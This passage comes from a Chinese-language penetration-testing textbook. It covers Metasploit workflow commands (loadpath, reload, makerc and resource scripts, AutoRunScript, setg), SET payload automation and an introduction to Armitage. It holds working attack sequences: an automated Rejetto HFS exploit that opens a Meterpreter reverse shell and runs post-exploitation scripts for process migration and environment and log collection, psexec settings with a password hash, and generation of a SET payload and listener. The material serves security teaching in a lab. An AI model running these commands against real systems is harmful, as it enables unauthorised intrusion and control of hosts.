   SERVICE_DISPLAY_NAME
                         no        The service display name
   SERVICE_NAME
                         no        The service name
   SHARE                 Administrator$
                         yes       The share to connect to, can be
an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .
                         no        The Windows domain to use for au
thentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:01c714f17
1b670ce8f719f2d07812470  no        The password for the specified u
sername
```


从模块栈中弹出的psexec跟之前的设置一样，所以无须再设置这个模块的选项了。

## 9.2　loadpath 命令的使用

在开发Metasploit模块的时候，需要将模块放置在对应的分类文件夹中。不过一旦Metasploit更新，所有的模块都会被删除，所以每次更新都需要重新将这些模块放置到对应的文件夹中。为了摆脱这个限制，可以为Metasploit创建一个主目录之外的外部目录，然后从这个外部目录中加载模块。这样当Metasploit更新的时候，自定义的模块就不会被删除了。

在下面的示例中，我们将所有模块都复制到了一个位于桌面的文件夹mods中。为了能使用

Metasploit目录中的模块，还需要让mods文件夹的目录结构与Metasploit的目录结构完全相同，这意味着加载路径将成为Metasploit目录结构的虚拟分支。接下来看看在Metasploit中加载的自定义路径，如下面的截图所示。




在上图中，我们将自定义的模块放置到了桌面mods文件夹的exploits/misc目录中。将自定义路径载入到Metasploit之后，就可以使用exploit/misc文件中的模块了。下面的截图给出了在Metasploit中加载路径的示例。

```
msf > loadpath /root/Desktop/mods
Loaded 4 modules:
    4 exploits
```

我们已经成功载入了所有模块，现在就来检查一下这些模块能否在Metasploit中正常使用，检查过程如下图所示。

```
msf > use exploit/misc/
use exploit/misc/Apex_Wordpress_Detector
use exploit/misc/easy_chat_2point2
use exploit/misc/ftp_version_scanner_final
use exploit/misc/server_scanner_0.2
```

从上图可以看出，所有的自定义模块都可以在Metasploit中使用。因此无论Metasploit更新多少次，自定义模块都不会丢失，而且可以想加载多少次就加载多少次，从而节省了每次将所有模块复制到指定目录的时间。

## 9.3 使用 `reload`、`edit` 和 `reload_all` 命令加快开发过程

在模块的开发阶段，我们可能需要对它进行一次又一次的测试。每次修改新模块时都要关闭Metasploit，这不仅十分耗时还让人觉得厌烦。因此必须有一个能让Metasploit模块开发变得简单、快速而有趣的机制。所幸Metasploit提供了具备类似功能的`reload`、`edit`和`reload_all`命令，使模块的开发过程变得容易了许多。我们可以使用`edit`命令动态修改Metasploit中的模块，并在不关闭Metasploit的情况下使用`reload`命令重新载入编辑过的模块。如果对多个模块进行了修改，就可以在Metasploit中使用`reload_all`命令一次性载入所有模块。

下面来看一个示例。

```
'Payload'          =>
  {
    'Space'         => 448,
    'DisableNops'   => true,
    'BadChars'      => "\x00\x0a\x0d",
    'PrependEncoder' => "\x81\xc4\x54\xf2\xff\xff" # Stack adjustment # add esp, -3500
  },
```

在上面的截图中，我们输入了edit命令对exploit/windows/ftp文件夹下的freefloatftp_user.rb渗透脚本进行了修改。我们将攻击载荷的大小从444修改为448，然后保存这个脚本。接下来只需要输入reload命令，更新Metasploit模块的源代码即可，这个过程如下图所示。

```
msf exploit(freefloatftp_user) > edit
[*] Launching /usr/bin/vim /usr/share/metasploit-framework/modules/exploits/windows/ftp/freefloatftp_user.rb
msf exploit(freefloatftp_user) > reload
[*] Reloading module...
msf exploit(freefloatftp_user) > 
```

使用reload命令就无须在启用新模块时重新启动Metasploit了。

> TIP　在Metasploit中使用edit命令将会启用VI编辑器对模块进行编辑。有关VI编辑器的更多信息，请访问http://www.tutorialspoint.com/unix/unix-vi-editor.htm。

## 9.4　资源脚本的使用方法

Metasploit可以通过资源脚本实现自动化——使用资源脚本可以免去手动设置选项，实现选项的自动化设置，从而节省了配置模块选项和攻击载荷所花费的时间。

创建资源脚本有两种方法：手动创建脚本或使用makerc命令创建脚本。我个人比较偏向使用makerc命令，因为这样可以避免输入错误。makerc命令将之前输入过的所有命令都保存到了一个文件中，可以使用resource命令来使用这个文件，下图中给出了一个示例。

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST
set LHOST 192.168.10.112            set LHOST fe80::a00:27ff:fe55:fcfa%eth0
msf exploit(handler) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Starting the payload handler...
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > makerc
Usage: makerc <output rc file>

Save the commands executed since startup to the specified file.

msf exploit(handler) > makerc multi_hand
[*] Saving last 6 commands to multi_hand ...
```

由上图可知，我们通过设置攻击载荷和各种选项（例如LHOST和LPORT）成功启动了一个渗透模块handler，输入makerc命令就可以将这些命令保存到一个指定的文件中。在这个案例中是multi_hand文件，我们保存了最近使用的6条命令。如下图所示使用这个资源脚本。

```
msf > resource multi_hand
[*] Processing multi_hand for ERB directives.
resource (multi_hand)> use exploit/multi/handler
resource (multi_hand)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (multi_hand)> set LHOST 192.168.10.112
LHOST => 192.168.10.112
resource (multi_hand)> set LPORT 4444
LPORT => 4444
resource (multi_hand)> exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Starting the payload handler...
```

输入resource命令和脚本的名字就可以自动粘贴脚本中保存的命令，从而避免对选项进行重复的设置。

## 9.5 在 Metasploit 中使用 AutoRunScript

Metasploit还提供了十分强大的AutoRunScript工具，可以通过输入show advanced命令查看AutoRunScript的选项。它可以实现自动化的后渗透测试，只需执行一次就可以获得对目标的控制权限。我们可以通过输入set AutoRunScript [script-name]来设置AutoRunScript的选项，也可以在资源脚本中直接设置，后者可以一次性自动完成全部渗透操作和后渗透操作。通过使用multi_script和multi_console_command模块，AutoRunScript还可以一次运行多个后渗透脚本。下面来看一个使用了两个脚本的示例，一个用于自动化的渗透测试，另一个用于自动化的后渗透测试，如下图所示。

```
  GNU nano 2.2.6    File: multi_script

run post/windows/gather/checkvm
run post/windows/manage/migrate
```

上面给出的是一个实现了checkvm（检查目标系统是否运行在虚拟环境的模块）和migrate（将攻击载荷迁移到安全进程的模块）模块自动化的后渗透脚本，这个脚本十分小巧。下面就来看看这个渗透测试脚本的内容。

```
  GNU nano 2.2.6        File: resource_complete

use exploit/windows/http/rejetto_hfs_exec
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.10.109
set RPORT 8081
set LHOST 192.168.10.112
set LPORT 2222
set AutoRunScript multi_console_command -rc /root/my_scripts/multi_script
exploit
```

上面的资源脚本设置了对HFS文件服务器进行渗透所必需的所有参数，并实现了攻击的自动化。也可以使用`multi_console_command`对`AutoRunScript`进行设置，将`multi_console_command`设定为`-rc`，这样就允许执行多个后渗透脚本了。这个过程如同上图所示。

接下来运行渗透测试的脚本，并分析它的执行结果。

```
msf > resource /root/my_scripts/resource_complete
[*] Processing /root/my_scripts/resource_complete for ERB directives.
resource (/root/my_scripts/resource_complete)> use exploit/windows/http/rejetto_hfs_exec
resource (/root/my_scripts/resource_complete)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/my_scripts/resource_complete)> set RHOST 192.168.10.109
RHOST => 192.168.10.109
resource (/root/my_scripts/resource_complete)> set RPORT 8081
RPORT => 8081
resource (/root/my_scripts/resource_complete)> set LHOST 192.168.10.112
LHOST => 192.168.10.112
resource (/root/my_scripts/resource_complete)> set LPORT 2222
LPORT => 2222
resource (/root/my_scripts/resource_complete)> set AutoRunScript multi_console_command -rc /root/my_scripts/multi_script
AutoRunScript => multi_console_command -rc /root/my_scripts/multi_script
resource (/root/my_scripts/resource_complete)> exploit

[*] Started reverse TCP handler on 192.168.10.112:2222
[*] Using URL: http://0.0.0.0:8080/SP6W08sSPhH
[*] Local IP: http://192.168.10.112:8080/SP6W08sSPhH
[*] Server started.
[*] Sending a malicious request to /
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] 192.168.10.109   rejetto_hfs_exec - 192.168.10.109:8081 - Payload request received: /SP6W08sSPhH
[*] Meterpreter session 1 opened (192.168.10.112:2222 -> 192.168.10.109:49217) at 2016-07-11 00:42:05 +0530
[!] Tried to delete %TEMP%\pRizJBaJheeoPB.vbs, unknown result
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Session ID 1 (192.168.10.112:2222 -> 192.168.10.109:49217) processing AutoRunScript 'multi_console_command -rc /root/my_scripts/multi_script'
[*] Meterpreter session 2 opened (192.168.10.112:2222 -> 192.168.10.109:49222) at 2016-07-11 00:42:07 +0530
[*] Running Command List ...
[*]     Running command run post/windows/gather/checkvm
[*] Checking if WIN-SWIKKOTKSHX is a Virtual Machine .....
[*] Session ID 2 (192.168.10.112:2222 -> 192.168.10.109:49222) processing AutoRunScript 'multi_console_command -rc /root/my_scripts/multi_script'
[*] Running Command List ...
[*]     Running command run post/windows/gather/checkvm
[*] This is a Sun VirtualBox Virtual Machine
[*]     Running command run post/windows/manage/migrate
[*] Checking if WIN-SWIKKOTKSHX is a Virtual Machine .....
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: notepad.exe (3316)
[*] Spawning notepad.exe process to migrate to
[*] This is a Sun VirtualBox Virtual Machine
[*]     Running command run post/windows/manage/migrate
[+] Migrating to 2964
[*] Server stopped.

meterpreter >
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: UNJxwKFkUTU.exe (2940)
[*] Spawning notepad.exe process to migrate to
```


当渗透测试结束时，我们获得了如上图所示的结果：`checkvm`和`migrate`两个模块都已经成功执行，而且目标运行在Sun公司的VirtualBox虚拟机上，控制程序也已经迁移到notepad.exe进程中。脚本成功运行之后，就可以看到如下输出。

```
meterpreter >
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: UNJxwKFkUTU.exe (2940)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3120
[+] Successfully migrated to process 2964
[+] Successfully migrated to process 3120
```

我们已经成功将控制程序迁移到了notepad.exe进程上。不过如果notepad.exe有多个运行的实例，还可以将其迁移到其他进程上。

#### 使用AutoRunScript选项中的multiscript模块

可以使用`multiscript`模块代替`multi_console_command`模块。来创建一个后渗透脚本，如下图所示。



```
GNU nano 2.2.6                File: multi_scr.rc

checkvm
migrate -n explorer.exe
get_env
event_manager -i
```


从上图可以看出，我们已经成功创建了一个名为multi_scr.rc的后渗透脚本。现在修改一下这个后渗透脚本，修改后的脚本如下图所示。



```
GNU nano 2.2.6              File: resource_complete

use exploit/windows/http/rejetto_hfs_exec
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.10.109
set RPORT 8081
set LHOST 192.168.10.105
set LPORT 2222
set AutoRunScript multiscript -rc /root/my_scripts/multi_scr.rc
exploit
```

如上图所示，只需要使用`multiscript`来替换`multi_console_command`，然后更新后渗透脚本的路径即可。下面来看看执行这个后渗透脚本后会发生什么。



```
msf > resource /root/my_scripts/resource_complete
[*] Processing /root/my_scripts/resource_complete for ERB directives.
resource (/root/my_scripts/resource_complete)> use exploit/windows/http/rejetto_hfs_e
xec
resource (/root/my_scripts/resource_complete)> set payload windows/meterpreter/revers
e_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/my_scripts/resource_complete)> set RHOST 192.168.10.109
RHOST => 192.168.10.109
resource (/root/my_scripts/resource_complete)> set RPORT 8081
RPORT => 8081
resource (/root/my_scripts/resource_complete)> set LHOST 192.168.10.105
LHOST => 192.168.10.105
resource (/root/my_scripts/resource_complete)> set LPORT 2222
LPORT => 2222
resource (/root/my_scripts/resource_complete)> set AutoRunScript multiscript -rc /roo
t/my_scripts/multi_scr.rc
AutoRunScript => multiscript -rc /root/my_scripts/multi_scr.rc
resource (/root/my_scripts/resource_complete)> exploit

[*] Started reverse TCP handler on 192.168.10.105:2222
[*] Using URL: http://0.0.0.0:8080/e1kYsP
[*] Local IP: http://192.168.10.105:8080/e1kYsP
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.109   rejetto_hfs_exec - 192.168.10.109:8081 - Payload request receive
d: /e1kYsP
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 7 opened (192.168.10.105:2222 -> 192.168.10.109:49273) at 201
6-07-11 13:16:01 +0530
[!] Tried to delete %TEMP%\IlMpSDXbuGy.vbs, unknown result
[*] Session ID 7 (192.168.10.105:2222 -> 192.168.10.109:49273) processing AutoRunScri
pt 'multiscript -rc /root/my_scripts/multi_scr.rc'
[*] Running Multiscript script.....
[*] Running script List ...
[*]     running script checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a Sun VirtualBox Virtual Machine
[*]     running script migrate -n explorer.exe
[*] Current server process: egmvsHerJGkWWt.exe (2476)
[+] Migrating to 3568
```

当我们获得目标系统的控制权限之后，`checkvm`模块就会开始执行，之后`migrate`、`get_env`和`event_manager`命令依次执行，如下图所示。

```
meterpreter > [+] Successfully migrated to process
[*]     running script get_env
[*] Getting all System and User Variables

Enviroment Variable list
========================

 Name                    Value
 ----                    -----
 APPDATA                 C:\Users\mm\AppData\Roaming
 ComSpec                 C:\Windows\system32\cmd.exe
 FP_NO_HOST_CHECK        NO
 HOMEDRIVE               C:
 HOMEPATH                \Users\mm
 LOCALAPPDATA            C:\Users\mm\AppData\Local
 LOGONSERVER             \\WIN-SWIKKOTKSHX
 NUMBER_OF_PROCESSORS    1
 OS                      Windows_NT
 PATHEXT                 .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
 PROCESSOR_ARCHITECTURE  x86
 PROCESSOR_IDENTIFIER    x86 Family 6 Model 60 Stepping 3, GenuineIntel
 PROCESSOR_LEVEL         6
 PROCESSOR_REVISION      3c03
 Path                    C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\W
indows\System32\WindowsPowerShell\v1.0\
 TEMP                    C:\Users\mm\AppData\Local\Temp\1
 TMP                     C:\Users\mm\AppData\Local\Temp\1
 USERDOMAIN              WIN-SWIKKOTKSHX
 USERNAME                mm
 USERPROFILE             C:\Users\mm
 windir                  C:\Windows

[*]     running script event_manager -i
[*] Retriving Event Log Configuration

Event Logs on System
====================

 Name                    Retention  Maximum Size  Records
 ----                    ---------  ------------  -------
```

在资源脚本中使用event_manager模块和参数-i可以查看目标系统上的所有日志。执行event_manager命令的结果如下图所示。

```
[*]     running script event_manager -i
[*] Retriving Event Log Configuration

Event Logs on System
====================

 Name                    Retention  Maximum Size  Records
 ----                    ---------  ------------  -------
 Application             Disabled   20971520K     130
 HardwareEvents          Disabled   20971520K     0
 Internet Explorer       Disabled   K             0
 Key Management Service  Disabled   20971520K     0
 Security                Disabled   K             Access Denied
 System                  Disabled   20971520K     1212
 Windows PowerShell      Disabled   15728640K     200
```

## 9.6　Metasploit 中的全局变量

当我们要对特定范围内的主机或者特定主机进行渗透的时候，就可以使用setg命令来指定LHOST和RHOST选项。使用setg命令可以实现RHOST或者LHOST选项的全局化，让它们可以被所有模块使用。因此，使用setg命令就可以避免重复设置这些选项。我们应当充分利用setg命令来进行选项的设置，如LPORT、RPORT和payload。但因为不同的服务通常运行在不同的端口，

而且我们有时也需要修改攻击载荷，所以预先统一设定在所有模块中都通用的选项是更好的方法。下面来看一个示例。

```
msf > setg RHOST 192.168.10.112
RHOST => 192.168.10.112
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > get RHOST
RHOST => 192.168.10.112
msf exploit(ms08_067_netapi) > use exploit/windows/ftp/freefloatftp_user
msf exploit(freefloatftp_user) > get RHOST
RHOST => 192.168.10.112
msf exploit(freefloatftp_user) > back
msf > getg RHOST
RHOST => 192.168.10.112
```

由上图可知，我们使用setg命令设置了RHOST。无论我们使用多少个模块，所有模块的RHOST值都不会发生改变，我们也无须在每个模块中重新手动输入RHOST值。get命令用来显示一个变量的值，而getg命令用来显示一个全局变量的值。

## 9.7　自动化社会工程学工具包

**社会工程学工具包**（Social Engineering Toolkit，SET）是一套基于Python语言的工具集合，主要面向对人进行的渗透测试。使用SET可以实现多种攻击，例如网络钓鱼攻击、网页劫持攻击、格式文件攻击等。网页劫持攻击是指将受害者从本来要访问的正常网页转移到另一个网页。格式文件攻击指的是针对目标受害者的某个特定软件进行攻击。使用社会工程学工具包最大的便利之处在于它采用了菜单驱动的方法，通过这个方法可以快速建立渗透攻击向量。

TIP　如果想获取SET相关教程，请访问http://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/。

使用SET可以快速生成客户端渗透的模板文件，但是使用自动化脚本的生成速度更快。下面给出了一个示例。

```
root@mm:/usr/share/set# ./seautomate se-script
[*] Spawning SET in a threaded process...
[*] Sending command 1 to the interface...
[*] Sending command 4 to the interface...
[*] Sending command 2 to the interface...
[*] Sending command 192.168.10.103 to the interface...
[*] Sending command 4444 to the interface...
[*] Sending command yes to the interface...
[*] Sending command default to the interface...
[*] Finished sending commands, interacting with the interface..
```

如上图所示，我们在seautomate工具中使用了一个se-script脚本，执行后产生了一个攻击载荷并自动建立了一个渗透模块handler。现在来详细分析这个脚本。

9

```
 GNU nano 2.2.    File: se-script     Modified

1
4
2
192.168.10.103
4444
yes
```

你想不想知道脚本中的数字和攻击载荷的产生、渗透模块handler的建立有什么关系？

正如之前所讨论的，SET是一个菜单驱动的工具，因此这些数字表示的就是菜单选项的ID。现在将这个自动化过程分解成单个步骤来逐个分析。

脚本中的第一个数字是1。当在菜单中选择1时，就表示选择了Social-Engineering Attacks选项。

```
   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

脚本中的下一个数字是4，这意味着要选择下图所示菜单中的Create a Payload and Listener选项。

```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 4
```

再下一个数字是2，这意味着攻击载荷的类型为Windows Reverse_TCP Meterpreter，如下图所示。

```
   1) Windows Shell Reverse_TCP
   2) Windows Reverse_TCP Meterpreter
   3) Windows Reverse_TCP VNC DLL
   4) Windows Shell Reverse_TCP X64
   5) Windows Meterpreter Reverse_TCP X64
   6) Windows Meterpreter Egress Buster
   7) Windows Meterpreter Reverse HTTPS
   8) Windows Meterpreter Reverse DNS
   9) Download/Run your Own Executable

set:payloads>2
```

接下来需要指定监听器的IP地址，也就是将该地址设定为脚本中的192.168.10.103。可以手动设定这个地址。

```
set:payloads> IP address for the payload listener (LHOST):192.168.10.113
```

下一条命令的数值是4444，这也是监听器的端口号。

```
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
```

脚本中的再下一条命令是yes，表示初始化监听器。

```
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
```

提供了yes之后，控制权就切换到了Metasploit手中。Metasploit自动建立了一个渗透反向handler，如下面的截图所示。

```
[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.10.113
LHOST => 192.168.10.113
resource (/root/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
```

我们可以使用类似的方法实现任何SET攻击的自动化。SET在生成客户端渗透的自定义攻击载荷时可以节省大量时间。不过如果使用seautomate工具的话，速度可以变得更快。

## 9.8 小结

这一整章的研究重点都是如何使用Metasploit加快渗透测试的速度。本章介绍了pushm、popm、loadpath、reload和edit等可以加快开发和测试进程的命令。另外也介绍了如何创建资源脚本和使用AutoRunScript。我们还学习了全局变量的设置、攻击载荷的自动化生成和使用SET建立渗透模块handler等操作。

下一章将会使用Metasploit最为流行的图形化界面工具Armitage来实现渗透化测试，还会介绍Cortana脚本的编写，以及其他可以使用Armitage管理的攻击向量。

第 10 章

# 利用Armitage实现Metasploit的可视化管理

“浪漫的本质是展露脆弱，是万事不算计的艺术，是情愿看起来傻傻的，是表白的勇气——‘这就是我。我对你充满了兴趣，所以向你展示我所有的缺点，并且期望着你能拥抱我全部的优点和缺点。’”

——Ashton Kutcher

上一章已经介绍了如何加快渗透测试的速度。接下来会学习另一个优秀的工具，使用这个工具也会提高渗透测试的效率。

Armitage是一个图形化操作工具，通过它可以轻松地管理Metasploit。Armitage实现了Metasploit所有操作的可视化，也会根据情况给出建议。Armitage还是进行Metasploit访问共享和团队管理工作最有力的工具。

本章将介绍Armitage及其功能，并将深入探讨如何使用Metasploit的这个可视化工具进行渗透测试。本章的后半部分还会介绍如何编写Armitage的Cortana脚本。

本章将着眼于以下几个要点。

- 使用Armitage进行渗透测试。
- 使用Armitage进行远程攻击和客户端攻击。
- 对目标网络和主机扫描操作的管理。
- Armitage的后渗透模块。
- Cortana脚本的基础知识。
- 在Armitage中使用Cortana脚本进行攻击。

好了，和Armitage携手开始这段渗透测试的旅程吧。

## 10.1 Armitage 的基本原理


Armitage是一个攻击管理工具，它以图形化方式实现了Metasploit框架的自动化攻击。Raphael

Mudge采用Java构建了Armitage，它拥有跨平台的特性，因此可以在Windows和Linux这些不同的系统上运行。

### 10.1.1　入门知识

在本章中，我们将在Kali Linux环境下使用Armitage。启动Armitage的步骤如下所示。

(1) 打开一个Linux终端，然后在其中输入命令`armitage`，如下图所示。





(2) 这时会弹出一个对话框，单击对话框上的Connect按钮来建立一个到Metasploit的连接。

(3) 为了保证Armitage能正常启动，Metasploit中的**远程过程调用**（Remote Procedure Call，RPC）服务器必须先运行起来。在之前的弹出对话框中单击Connect按钮后，一个新的对话框就会弹出来。这个对话框会问我们是否想启动Metasploit的RPC服务。单击下面的屏幕截图中的Yes按钮。




(4) 需要花费一点时间等待Metasploit的RPC服务启动并运行起来。在这个过程中，我们将会看到消息Connection refused不断出现。这是因为Armitage一直在测试到目标的连接是否已经建立。这个过程如下面的屏幕截图所示。




下面是一些在启动Armitage时需要注意的地方。

- 你必须使用一个root用户权限进行工作。
- 如果在Kali Linux环境下工作，必须先启动PostgreSQL数据库服务和Metasploit服务。可以通过如下的命令完成。

```
root@kali~:#service postgresql start
root@kali~:#service metasploit start
```

TIP 有关Armitage启动错误的更多信息，请访问http://www.fastandeasyhacking.com/start。

## 10.1.2　用户界面一览

如果与Metasploit的连接正确无误地建立了，我们就可以看到Armitage的界面了。这个界面看起来如下图所示。




Armitage的界面很简单，主要包含了三个不同的窗格部分。让我们来仔细看看这三个窗格各自的作用。

- 第一个窗格包含了Metasploit中的所有功能模块的应用，这包括了**辅助模块**、**渗透模块**、**攻击载荷模块**和**后渗透模块**。我们可以从层次结构中浏览每一个模块，然后在其中通过双击来启动选中的模块。此外，在第一个窗格的最下面有一个很小的输入框，可以使用它来快速搜索需要的模块，而不必在层次结构中不停地通过单击进行选择。
- 第二个窗格显示了网络中当前所有在线的计算机。这个窗格通常会以特定的格式图标来显示计算机。例如，安装着Windows操作系统的计算机显示为一个在显示器处有Windows徽标的计算机图标。与之类似，Linux徽标代表着Linux操作系统，其他徽标用来标识其他系统（例如Mac等）。打印机会被标识为一个打印机形象的图标。这种表示方法形象地帮助我们识别了网络中的设备类型。
- 第三个窗格可以完成所有的操作、后渗透过程、扫描过程、Metasploit的命令行，以及处理后渗透模块返回的结果。

### 10.1.3 工作区的管理


正如我们在前几章中看到的那样，工作区是用来保存各种不同的攻击文件的。假设我们当前正在攻击指定范围的计算机，可是由于某些突发原因，不得不停下来转而去测试另外一个范围的计算机。在这种情形下，可以创建一个新的工作区去测试新目标范围的计算机，这样做保证了测试结果的整洁有序。因此，在完成这个工作区的测试工作以后，可以切换到其他工作区。工作区在切换时可以自动载入之前保存过的相关工作内容。这个功能可以实现在进行大量扫描工作时单独保存每个目标的扫描结果。这样就避免了各种扫描结果杂乱无章地混在一起。

如果想要创建一个新的工作区，首先导航到Workspaces选项卡，然后单击Manage。这样做将会在Armitage中产生一个新的Workspaces选项卡，如下面的屏幕截图所示。

